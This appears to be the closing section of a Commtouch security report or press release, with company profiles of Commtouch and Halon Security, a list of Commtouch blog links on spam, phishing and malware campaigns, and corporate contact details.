Commtouch® (NASDAQ: CTCH) provides proven Internet security technology to more than 150 security companies and service providers for integration into their solutions. Commtouch's GlobalView™ and patented Recurrent Pattern Detection™ (RPD™) technologies are founded on a unique cloud-based approach, and work together in a comprehensive feedback loop to protect effectively in all languages and formats. Commtouch's Command Antivirus utilizes a multi-layered approach to provide award winning malware detection and industry-leading performance. Commtouch technology automatically analyzes billions of Internet transactions in real-time in its global data centers to identify new threats as they are initiated, enabling our partners and customers to protect end-users from spam and malware, and enabling safe, compliant browsing. The company's expertise in building efficient, massive-scale security services has resulted in mitigating Internet threats for thousands of organizations and hundreds of millions of users in 190 countries. Commtouch was founded in 1991, is headquartered in Netanya, Israel, and has a subsidiary with offices in Sunnyvale, California and Palm Beach Gardens, Florida.

About Halon Security

Halon Security, headquartered in Gothenburg, Sweden, develops and manufactures IT security products with hardware firewalls as their specialty. Standard with each firewall is BSD, the market's safest operating system. Advanced functionality for antispam and antivirus, Quality of Service, the ability to schedule every services, hardware failure avoidance, and Internet provider switching enables Halon Security firewall users to get maximum IT security and performance. Today, Halon Security's firewalls are available in Europe, Asia, and the Americas.

For more information go to: http://www.halonsecurity.com.

References and Notes

- http://blog.commtouch.com/cafe/anti-spam/solidarity-with-german-pharmacy-spam/
- http://blog.commtouch.com/cafe/miscellaneous/%e2%80%9chere-you-have%e2%80%9d-%e2%80%93-but-we-call-it-w32vb-crj-since-we-have-an-antivirus-division-now/
- http://blog.commtouch.com/cafe/email-security-news/please-wait-while-we-infect-your-computer-%e2%80%93-more-malicious-html-attachments/
- http://blog.commtouch.com/cafe/email-security-news/spammers-almost-take-our-advice-about-linkedin/
- http://blog.commtouch.com/cafe/phishing/amazon-phishing-%e2%80%93-when-username-and-password-is-just-not-enough/
- http://blog.commtouch.com/cafe/email-security-news/email-malware-senders-guide-%e2%80%93-chapter-1/
- http://blog.commtouch.com/cafe/email-security-news/widespread-fake-amazon-orders-lead-to-pdf-malware/
- http://blog.commtouch.com/cafe/email-security-news/html-attachments-%e2%80%93-now-with-malware/

Visit us: www.commtouch.com and blog.commtouch.com
Email us: bizdev@commtouch.com
Call us: 650 864 2000 (US) or +972 9 863 6888 (International)

commtouch®
Real Security. In Real Time.